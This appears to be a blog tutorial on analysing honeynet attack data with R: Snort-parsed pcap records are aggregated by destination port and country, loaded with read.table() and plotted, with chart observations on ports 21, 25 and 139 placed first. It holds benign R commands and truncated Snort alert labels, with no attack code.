
Distribution of Attacked Port 21, 25 and 139 by Geographic Location



Observations:

1. Port 21, 25 and 139 have a direct relationship with each other
2. Port 25 and 139 have a higher correlation with each other as compared to port 21
3. Attacks on port 25 and 139 are predominantly coming from the Philippines
4. Attacks on port 21 are predominantly coming from the European Union, Taiwan, Belgium and the United States


Distribution of Attacked Port 21 and 25 by Geographic Location



Observations:

1. Port 21 and 25 have a direct relationship with each other
2. The Philippines has the highest occurrence of port 21 and 25 attacks and have a fairly distributed attack on each port
3. China has more attacks on port 25 while the European Union, Taiwan, Belgium and the US are more skewed towards port 21


Distribution of Port 42 attacks



Observations:

1. Port 25 Attacks range from 0 to 2 per country
2. The 0 to 1 attacks are the most predominant among all countries


Distribution of Port 139 attacks



Observations:

1. Port 139 attacks range from 0 to 25

2. The 0 to 5 range is the most predominant occurrence in each country



Observations:

1. Port 21 attacks range from 0 to 40 attacks per country
2. Most attacks occur at the 0 to 5 range among the countries

A Quickstart on Using R for Security Data Analysis


A Tutorial for Security Analysis

Step 1: Data

In my case, the data I decided to use were pcap files exported from a local honeynet. Because I was a bit lazy and didn't want to build or look for parsing tools, I decided to use the most convenient one for me: Snort.

So I took the pcap files, ran it through Snort in sniffer mode to get all the packets (even those without alerts) into the database. I guess there are a lot of ways that I could have done this more efficiently so I would really be glad if someone could point me in the right direction.


So now, I have a Snort database with the typical fields like destination ports, source ports, ip addresses plus signature names like this one:



eventID	eventdate	sid	cid	sig_name	sig_class_name	ip_src	ip_dst	ic...	tcp_sport	tcp_dport	udp_sport	udp_dport	timestam
28618	2005-10-01 0...	1	1	SCAN UPnP service dis...	network-scan	167837...	402653...	0	0	0	1466	1900	2005
28619	2005-10-01 0...	1	2	SCAN UPnP service dis...	network-scan	167837...	402653...	0	0	0	1466	1900	2005
28620	2005-10-01 0...	1	3	SCAN UPnP service dis...	network-scan	167837...	402653...	0	0	0	1466	1900	2005
28621	2005-10-01 0...	1	4	(http_inspect) OVERSIZ...	web-application-activity	341151...	341151...	0	32440	80	0	0	2005
28622	2005-10-01 0...	1	5	WEB-MISC weblogic/to...	web-application-attack	341151...	112363...	0	2946	80	0	0	2005
28623	2005-10-01 0...	1	6	WEB-MISC weblogic/to...	web-application-attack	341151...	362729...	0	2961	80	0	0	2005
28624	2005-10-01 0...	1	7	WEB-MISC weblogic/to...	web-application-attack	341151...	362729...	0	2962	80	0	0	2005
28625	2005-10-01 0...	1	8	WEB-MISC weblogic/to...	web-application-attack	341151...	362729...	0	2964	80	0	0	2005
28626	2005-10-01 0...	1	9	WEB-MISC weblogic/to...	web-application-attack	341151...	362729...	0	2965	80	0	0	2005
28627	2005-10-01 0...	1	10	WEB-MISC weblogic/to...	web-application-attack	341151...	112363...	0	2946	80	0	0	2005
28628	2005-10-01 0...	1	11	WEB-MISC weblogic/to...	web-application-attack	341151...	112363...	0	2947	80	0	0	2005
28629	2005-10-01 0...	1	12	WEB-MISC weblogic/to...	web-application-attack	341151...	112363...	0	2947	80	0	0	2005
28630	2005-10-01 0...	1	13	WEB-MISC weblogic/to...	web-application-attack	341151...	362729...	0	2973	80	0	0	2005
28631	2005-10-01 0...	1	14	WEB-MISC weblogic/to...	web-application-attack	341151...	112363...	0	2947	80	0	0	2005
28632	2005-10-01 0...	1	15	WEB-MISC weblogic/to...	web-application-attack	341151...	112363...	0	2947	80	0	0	2005
28633	2005-10-01 0...	1	16	WEB-MISC weblogic/to...	web-application-attack	341151...	112363...	0	2947	80	0	0	2005
28634	2005-10-01 0...	1	17	WEB-MISC weblogic/to...	web-application-attack	341151...	362729...	0	2982	80	0	0	2005
28635	2005-10-01 0...	1	18	WEB-MISC weblogic/to...	web-application-attack	341151...	112363...	0	2947	80	0	0	2005
28636	2005-10-01 0...	1	19	WEB-MISC weblogic/to...	web-application-attack	341151...	112363...	0	2947	80	0	0	2005

Step 2: Pre-process

Obviously, this would be different for everyone depending on what you hope to accomplish. In my case, I needed the aggregate sum of all attacks per destination port per source IP. I wrote a script that will manipulate the data (placed the script in the internal server) and saved it into a CSV file. So now, I had a CSV file called tcp_dport_clean that looked liked this:




```
21,25,42,80,139
AUSTRALIA,0,0,0,8,0
AUSTRIA,0,0,0,10,0
BELGIUM,7,0,0,0,0
BRAZIL,2,0,0,27,0
CANADA,0,0,0,127,0
CHILE,0,0,0,103,0
CHINA,11,1,162,363,0
COLOMBIA,0,0,0,15,0
CZECH REPUBLIC,0,0,0,19,0
```

Take note that the first row is one column less. This is because the countries are the classification scheme and not a variable to be computed.

Step 3: Start R

So now we have our data file. Next up, we run R. R is a language and environment for statistical computing and graphics. It provides a wide range of statistical and graphical techniques and is very extensible. It runs on Linux, MacOS and Windows. It can be downloaded at http://www.r-project.org/.

Right now, I'm running it off Windows so there might be a little difference in the interface if your running it off MacOS or Linux. Here's the initial screen:



```
R version 2.4.0 (2006-10-03)
Copyright (C) 2006 The R Foundation for Statistical Computing
ISBN 3-900051-07-0

R is free software and comes with ABSOLUTELY NO WARRANTY.
You are welcome to redistribute it under certain conditions.
Type 'license()' or 'licence()' for distribution details.

  Natural language support but running in an English locale

R is a collaborative project with many contributors.
Type 'contributors()' for more information and
'citation()' on how to cite R or R packages in publications.

Type 'demo()' for some demos, 'help()' for on-line help, or
'help.start()' for an HTML browser interface to help.
Type 'q()' to quit R.

[Previously saved workspace restored]

> 
```


Some useful commands to get you started would be:

- help.start()
- help([function])
- help.search([string])
- demo([function])
- example([function])

For example, you could try running the example for one of the pre-build data sets:

example(swiss)

This command produces this result:




Step 4: Load Data

So after you've played around with the interface, you can now load our data. In step 2, I created a data file from the preprocessed data. I named this file tcp_dport_clean.csv. In order to load this data file, we will use the read.table() which is a command that reads a file in table format and creates a data frame from it. The actual command I used to load the data was:

```
tcp_dport <- read.table('c:/tools/tcp_dport_clean.csv', sep=",", header=TRUE)
```

Where "tcp_dport" is the name of the data frame or the data object that R will refer to when your manipulating the data. Next is the directory and filename of the actual data file, followed by the separator which in this case is a comma and lastly we instruct R that we have a header in our data file.

To view the data that you've loaded, just type in the data frame. In this case, "tcp_dport"



```
> tcp_dport <- read.table('c:/tools/tcp_dport_clean.csv', sep=",", header=TRUE)
> tcp_dport
                   X21 X25 X42 X80 X139
AUSTRALIA            0   0   0   8    0
AUSTRIA              0   0   0  10    0
BELGIUM              7   0   0   0    0
BRAZIL               2   0   0  27    0
CANADA               0   0   0 127    0
CHILE                0   0   0 103    0
CHINA               11   1 162 363    0
COLOMBIA             0   0   0  15    0
CZECH REPUBLIC       0   0   0  19    0
EUROPEAN UNION      17   0  37  84    0
FRANCE               2   0   0  69    0
GERMANY              1   0   0  95    0
```

Now that we've loaded the data into R we can now play around with it…


Step 5: Pick your Poison

Depending on what your goals are, there are tons of statistical and data mining techniques available in R that you can use. In my case, I just wanted to do a principal components analysis, see the correlations and generate some histograms.

One of the simplest things to do is to plot all the data that we have. This could be done by a simple plot() command which is a generic function for plotting of R objects:

plot(tcp_dport)

which produces this graph:




Hmm… pretty, but not really that useful.

